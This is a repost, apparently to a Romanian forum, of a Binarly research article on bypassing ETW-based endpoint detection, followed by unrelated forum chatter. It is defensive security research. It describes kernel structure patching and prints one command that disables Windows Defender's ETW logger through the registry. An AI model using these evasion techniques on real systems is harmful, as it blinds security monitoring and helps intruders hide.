DESIGN ISSUES OF MODERN EDRS: BYPASSING ETW-BASED SOLUTIONS November 15, 2021 - Binarly Team As experts in firmware security, the Binarly team is frequently asked why endpoint solutions can’t detect threats originating below the operating system such as firmware implant payloads. Unfortunately, the problem requires a more complex approach and the modern architecture of Endpoint Detection & Response (EDR) solutions are weak against generic attack patterns. At Black Hat Europe 2021, Binarly researchers presented several attack vectors that weren't aimed at attacking a single solution, but instead exposed industry-wide problems. The technical details of two new UEFI bootloader-based pieces of malware (FinSpy and ESPecter), which behave similarly to classical bootkits, have been published recently. However, instead of infecting legacy bootstrap code (MBR/VBR), they attack the UEFI-based bootloader to persist below the operating system. These types of threats can influence the kernel-space before all the mitigations apply. This allows an attacker to install kernel-mode implants or rootkit code very early in the boot process. Past publicly available ETW bypasses rely on hooking/unhooking techniques to alter the executable files loading with runtime changes such as reflective code injection (You’re off the hook – Zero Nights 2016, Matrosov & Tang) With that in mind, the Binarly research chose to focus on uncovering ETW design problems and uncover attacks that affect all the solutions relying on ETW telemetry. Firmware implants to deliver operating system payloads implementing these attacks will NOT be detected by modern endpoint solutions. Design issues are the worst Event Tracing for Windows (ETW) is a built-in feature, originally designed to perform software diagnostics, and nowadays ETW is widely used by Endpoint Detection & Response (EDR) solutions. Attacks on ETW can blind a whole class of security solutions that rely on telemetry from ETW. Researching ways to disable ETW is of critical importance given that these attacks can result in disabling the whole class of EDR solutions that rely on ETW for visibility into the host events. Even more important is researching and developing ways to detect if the ETW has been tampered with and notify the security solutions in place. This topic is very important for all the experts dealing with Windows security, malware detection and incident response. Event Tracing for Windows (ETW) is a built-in Windows logging mechanism designed to observe and analyze application behavior. ETW was introduced quite a while ago (Windows XP) as a framework implemented in the kernel to troubleshoot OS components behavior and performance issues; since then, it has been expanded and improved significantly - in Windows 11, ETW can produce more than 50,000 event types from about 1,000 providers. Using ETW to collect host telemetry has the following advantages: Available system-wide, in all recent Windows OSs without having to be installed, loading any kernel drivers or OS rebooting. Supports a standardized framework to produce and consume logging events. High-speed logging that lets applications consume events in real-time or from a disk file. ETW is used to collect events in large-scale business solutions such as Docker, Amazon CloudWatch. MS SQL Server has been using ETW for more than 10 years. One of the first examples of using ETW-based tools to analyze and reveal malware behavior was presented by Mark Russinovich in his talk “Malware Hunting with the Sysinternals Tools” about 10 years ago. Since then, developers of modern EDRs have leveraged ETW to monitor security related events and successfully detect and respond to cutting-edge malware. As an example, Process Monitor from the SysInternals suite was leveraging NT Kernel Logger ETW session for network tracing. Its latest version is still relying on ETW for such visibility but a dedicated ETW session, PROCMON TRACE, was introduced. During the Black Hat Europe 2021 talk, the Binarly team demonstrated an ETW attack on Processor Monitor that resulted in blinding the SysInternals tool from any network activity. There are plenty of practical research projects demonstrating the ability of ETW to capture malicious activity or perform threat research and reverse engineering: DARPA has sponsored several ETW-based monitoring systems for malware detection Project Windows Low-Level System Monitoring Data Collection obtains data from many ETW providers, including NT Kernel Logger to reveal and reconstruct various attacks such as browser exploit attacks and malicious file download. Project MARPLE focuses on hardening enterprise security by automating the detection of APT threats. One of its modules, Holmes, collects host telemetry via ETW to produce detection signals for APT campaigns. Project APTShield uses ETW for logging system call routines. This scheme helps to detect RATs by analyzing malicious behavior, such as key logging, screen grabbing, remote shell, audio recording and unauthorized registry manipulation. MITRE-built ETW-based Security Sensor to detect process injection, capture process creation and termination, file creation and deletion events for certain filenames and paths. ETW is a hot topic in many academic papers focused mostly on detecting malicious behavior: Malware Characterization Using behavioral Components from George Mason University Detecting File-less Malicious Behavior of.NET C2 agents using ETW from University of Amsterdam Tactical Provenance Analysis for Endpoint Detection and Response Systems form University of Illinois Etc. According to the MITRE CVE database, in 2021, there is an exponential rise in the number of ETW related vulnerabilities that received a CVE number. So it is safe to assume that ETW has caught the attention of Bug hunters: As discussed, ETW is helpful for gathering telemetry to defend against attacks, but it has drawbacks. One important drawback is that ETW has an opaque structure, including undocumented providers and providers that issue undocumented events - ETW event templates are stored in the PE resource section under WEVT_TEMPLATE resource id. ETW can be leveraged by living-off-the-land malware: ETW can provide sniffer functionality for file & registry operations, process, thread & network activity ETW can provide keylogger functionality ETW can be used to flood the HDD in DDOS attacks, since events can be cached to disk in log files malware can use ETW to detect sandbox detonations some ETW providers are available only for certain Protected Process Light (PPL) processes; but malware can disable PPL on targeted processes via a kernel mode driver without causing BSOD – and next disable the “hidden” ETW providers Unfortunately for the defenders, ETW can be BYPASSED! Many ways to disable ETW logging are publicly available from passing a TRUE boolean parameter into a nt!EtwpStopTrace function to finding an ETW specific structure and dynamically modifying it or patching ntdll!ETWEventWrite or advapi32!EventWrite to return immediately thus stopping the user-mode loggers. Over the past several years, there have been many examples of malware families that implemented mitigations to evade ETW-based logging. In March 2018, Kaspersky released a report on Slingshot, a complex and unknown cyber-espionage platform targeting African and Middle East countries. Slingshot, the first-stage loader, renames the ETW-logs by appending .tmp extension to avoid leaving traces of its activity in system logs. Minisling, a module in the platform, uses Microsoft-Windows-Kernel-General ETW provider to obtain the last reboot time and the Microsoft-Windows-Kernel-Power ETW provider to obtain the last unsuccessful attempt to turn the machine off. In 2019, LockerGoga Ransomware implemented functionality to disable ETW by turning off tracing from Microsoft-Windows-WMI-Activity provider via wevtutil tool. In August 2021, TrendMicro researchers published the details of a new campaign from APT41 targeting South-China Seas countries where it was mentioned the use of 2 new shellcode loaders that can run payloads, uninstall themselves, disable ETW to evade detection, and also try out credentials. MITRE has updated the Defense Evasion category to take into account these attacks by adding a new technique called “Indicator Blocking” as a separate sub-technique to Impair Defenses technique. The ETW Threat Modeling is presented below: Threat Modeling ETW There are 5 types of attacks, designated by a different color, targeting each component of the ETW architecture: Red shows attacks on ETW from inside an Evil Process Light blue shows attacks on ETW by modifying environment variables, registry and files Orange shows attacks on user-mode ETW Providers Dark blue shows attacks on kernel-mode ETW Providers Purple shows attacks on ETW Sessions The Binarly team recapped the most important bypasses publicly available during their Black Hat Europe 2021 talk. The most up-to-date summary of the ETW attacks by category is presented below: Type of Attack Number of different techniques Attacks from inside AN EVIL process 6 Attacks on ETW environment variables, registry, and files 3 Attacks on user-mode ETW providers 11 Attacks on kernel-mode ETW providers 7 Attacks on ETW sessions 9 Total Attacks 36 New attacks discovered by Binarly REsearch Before introducing a new attack on Process Monitor presented by the Binarly team, let’s talk a bit more about ETW Sessions. An ETW session is a global object identified by a unique name that allows multiple ETW consumers to subscribe and receive events from different ETW providers. To make matters more obfuscated, there is neither API nor documentation on how to identify the session a consumer subscribes to receive events from. The EtwCheck (it will be released soon, stay tuned) is a powerful tool that can extract various kernel data including the in-memory WMI_LOGGER_CONTEXT structures for the corresponding sessions. These structures contain the sessions Security Descriptors, Flags and PIDs that can help identify the applications that subscribe to these sessions. The default number of simultaneously running sessions is 64. The NT kernel supports a maximum of 8 System Logger Sessions with hardcoded unique names. Some examples of System Session include NT Kernel Logger, Global Logger, and Circular Kernel Context Logger. NT Kernel Logger session receives telemetry from different providers implemented in the ntoskrnl.exe and OS core drivers. One important key point, which will be leveraged in the attack on Process Monitor, is that Windows supports only one active NT Kernel Logger session at any time but any application with admin privileges can start/stop this session. Process Monitor is free, and very popular for malware analysis which uses absolutely the same technology as many EDRs. To receive network events Process Monitor launches an ETW session as follows: Process Monitor version up to 3.60 uses NT Kernel Logger session. Process Monitor version 3.85 uses a session called PROCMON TRACE. Process Monitor uses ETW to sniff network events From an attacker application, the running session that Processor Monitor relies on is stopped and a fake one is started. As a result, Process Monitor stops receiving network events and relaunching it does not fix the problem. ETW Hijacker blinds Process Monitor by stopping ETW sessions To demonstrate this attack, Binarly team has developed ETW Hijacker (it will be released soon, stay tuned) which functionality is based on the following control flow: Block diagram of ETW Hijacker In the second attack introduced during the talk, the targeted application is Windows Defender and its secure ETW sessions: Logger ID Logger Name Instance GUID Registry Path 4 DefenderApiLogger {6B4012D0-22B6-464D-A553-20E9618403A2} HKLM\SYSTEM\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger 5 DefenderAuditLogger {6B4012D0-22B6-464D-A553-20E9618403A1} HKLM\SYSTEM\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger Each ETW session has an associated Security Descriptor, which is located in the registry in the HKLM\SYSTEM\CurrentControlSet\Control\WMI\Security key. The binary content of the security descriptor associated with DefenderApiLogger is written in the 6B4012D0-22B6-464D-A553-20E9618403A2 value and the binary content of the security descriptor associated with DefenderAuditLogger is written in the 6B4012D0-22B6-464D-A553-20E9618403A1 value under HKLM\SYSTEM\CurrentControlSet\Control\WMI\Security key. As it can be seen in the next figure, the Security Descriptor stored in the registry matched the corresponding Security Descriptor in kernel memory (WMI_LOGGER_CONTEXT.SecurityDescriptor.Object). Security descriptor for DefenderApiLogger in Registry and in the kernel memory One simple way to blind Windows Defender is to zero out registry values corresponding to its ETW sessions: reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger" /v "Start" /t REG_DWORD /d "0" /f Windows provides QueryAllTracesW API to retrieve the properties and statistics for all ETW sessions for which the caller has permissions to query. After calling this function the execution control goes to the kernel and finally to EtwpQueryTrace function (its corresponding pseudocode shown below). As it can be seen in the pseudocode, the EtwpQueryTrace function includes several security checks to prevent returning information about a secure session to unprivileged applications. This is the reason why event apps with admin privileges can’t query the Windows Defender ETW sessions. First, the access rights of the caller are checked by comparing the session security descriptor with the process token. Second, it checks whether the queried session has its SecurityTrace flag set and implement one more check based on the PPL mechanism in the EtwCheckSecurityLoggerAccess function. EtwpQueryTrace function checks two fields: Security Descriptor and Flags. SecurityTrace By default, users cannot query information about Defender ETW sessions since they are running with high privilege and have SecurityTrace flag enabled. Both session parameters, the security descriptor and SecurityTrace flag, are stored in the WMI_LOGGER_CONTEXT structure. Malware can load a driver that patches the aforementioned values in the targeted WMI_LOGGER_CONTEXT structure to make the execution flow bypass the security checks and execute EtwpGetLoggerInfoFromContext function. Malware can patch the WMI_LOGGER_CONTEXT structure to allow querying Defender ETW sessions Now, moving to stopping secure ETW sessions, Windows provides StopTraceW function to stop the specified ETW session. After calling this function the execution control goes to the kernel and finally to EtwpStopTrace function (its corresponding pseudocode shown below). As it can be seen in the pseudocode, the EtwpStopTrace function includes several security checks to prevent stopping the targeted secure session by unprivileged applications. This is the reason why even apps with admin privileges can’t stop the Windows Defender ETW sessions. First, the session “stoppable” characteristics is checked by querying the LoggerMode field in the WMI_LOGGER_CONTEXT structure. Second, the access rights of the caller are checked by comparing the session security descriptor with the process token. EtwpStopTrace function checks LoggerMode and Security Descriptor By default, users cannot stop the Defender ETW sessions since they are running with high privilege and have been marked as non-stoppable. Both session parameters, the security descriptor and LoggerMode field, are stored in the WMI_LOGGER_CONTEXT structure. Malware can load a driver that patches the aforementioned values in the targeted WMI_LOGGER_CONTEXT structure to make the execution flow bypass the security checks and execute EtwpStopLoggerInstance function. Malware can patch the WMI_LOGGER_CONTEXT structure to allow stopping Defender ETW sessions To summarize the attack to query information about the target secure ETW session and then stop it, a malware driver has to patch three fields in the corresponding WMI_LOGGER_CONTEXT structure in memory. Summary of the Attack The demo on querying and stopping the Windows Defender ETW sessions presented during the talk can be found on Binarly YouTube channel. Windows PatchGuard is a software protection utility designed to forbid the kernel from being patched in order to prevent rootkit infections. However, we can see from the demo that PatchGuard does not protect kernel ETW structures from illegal write access. To mitigate this risk, MemoryRanger can be used. Memory Ranger is a hypervisor-based utility designed to prevent attacks on kernel memory. After loading, MemoryRanger allocates a default enclave for the OS and previously loaded drivers. MemoryRanger traps the loading of the ETW Blinder driver and moves it to the isolated kernel enclave in run-time with different memory access restrictions. Using Extended Page Table (EPT), MemoryRanger can trap access to the sensitive data and return fake data to the attacker. MemoryRanger can prevent patching ETW session structures The demo on how MemoryRanger can prevent patching the WMI_LOGGER_CONTEXT structure presented at BlackHat Europe 2021 can be found on Binarly YouTube channel. In conclusion, ETW was originally designed to perform software diagnostics, but nowadays it is widely used by various EDRs and cybersecurity solutions. It is crucial to understand the attacks on ETW because these attacks can disable the whole class of security solutions. During the talk we presented two new attacks on Process Monitor and Windows Defender and introduced two new tools that can help in identifying (EtwCheck) and preventing attacks on ETW (MemoryRanger). Going on step further, let’s assume that an attack originates in the firmware, sets persistence, executes the next-stage payload to move up in the kernel where it can implement one of the attacks shown in this presentation. This will be devastating, due to its stealth-ness and resilience to OS reinstallation or HDD replacing. That's why, today, security solutions MUST receive signals from below and above the OS to be able to respond effectively to such threats. Sursa: https://www.binarly.io/posts/Design_issues_of_modern_EDR’s_bypassing_ETW-based_solutions/index.html
-
Playlist: https://www.youtube.com/playlist?list=PLwnDE0CN30Q9x3JMsHrRMGoLhpF8vZ1ka
-
It’s ON. Registration for DefCamp 2021 is OPEN
Nytro replied to Nytro's topic in Anunturi importante
Pare ok platforma aia, dar tot apar probleme. Era mai frumos cand stateam toti afara si inghetam ca niste carnati. -
It’s ON. Registration for DefCamp 2021 is OPEN
Nytro replied to Nytro's topic in Anunturi importante
Maine e Defcamp, am rezervat masa in lobby:
-
Mai sunt si alte probleme la template, precum iconite uriase cand tii mouse-ul peste un user: I-am facut update recent dar se pare ca nu le-au fixat. Nu sunt chiar atat de naspa si nu am chef sa ma chinui iar sa repar astfel de probleme, e mai greu decat pare
-
It’s ON. Registration for DefCamp 2021 is OPEN
Nytro replied to Nytro's topic in Anunturi importante
Saptamana viitoare e Defcampu'. Deci, mergem undeva la o terasa? -
Eu fac bunnyhop la CS:GO si am sanse mari sa ma feresc de asa ceva.
-
Parca era *ri# la inceput dar nu am mai testat de multi ani.
-
Am vazut si eu cateva reduceri reale. Nu foarte mari, dar reale.
-
Catalog emag: https://gadget.ro/catalogul-emag-pentru-black-friday-2021/ Pareri?
-
It’s ON. Registration for DefCamp 2021 is OPEN
Nytro replied to Nytro's topic in Anunturi importante
Ne strangem undeva sa bem si sa facem streaming? Conditia ar fi sa avem toti bilete. @Andrei ? -
It’s ON. Registration for DefCamp 2021 is OPEN
Nytro replied to Nytro's topic in Anunturi importante
Scade numarul de cazuri, nu se face ceva si fizic? -
Mai degraba vorbesti prin spitale daca e vorba de asa ceva...
-
Salut, mie mi se pare o mare porcarie. Intr-adevar, poate ai sanse mai mari acolo sa gasesti cine stie ce droguri sau alte porcarii, dar in afara de asta nu e util la nimic. Astept si eu niste pareri diferite, poate ma insel. Referitor la "hacking", am gasit doar mizerii de acum 30 de ani parca scrise de copii de 12 ani in pauzele de la CS:GO.
-
It’s ON. Registration for DefCamp 2021 is OPEN
Nytro replied to Nytro's topic in Anunturi importante
Am putea inchiria un bar ceva, cu TV, facem stream de acolo si bem. -
It’s ON. Registration for DefCamp 2021 is OPEN
Nytro replied to Nytro's topic in Anunturi importante
DefCamp 2021 will move fully ONLINE https://def.camp/defcamp-2021-will-move-fully-online/ -
Sunt vaccinat si nu am patit nimic. M-am vaccinat deoarece am decompilat vaccinul in IDA Pro si am vazut ce contine. Deschide un port pentru bere si ruleaza un shellcode obfuscat pentru dorinta de a bea. Din analiza statica heuristica realizata peste ARN-ul mesager putem banui ca firma Corona se afla in spatele acestui vaccin.
-
Lume se pare ca este, activitate nu atat de multa. Nici eu nu am mai fost atat de activ, viata asta reala e plina de lucruri care trebuie facute...
-
Eu am dezvoltat un bruteforcer cuantic care ruleaza pe blockchain si foloseste artificial intelligence ca sa obtina acces la servere de pe glob. E privat. Din fericire nu trebuie compilat, e scris in PHP.
-
Poate s-au facut milioane de dolari cu acele scannere si nu stim noi.
-
Dap, era si el pe aici.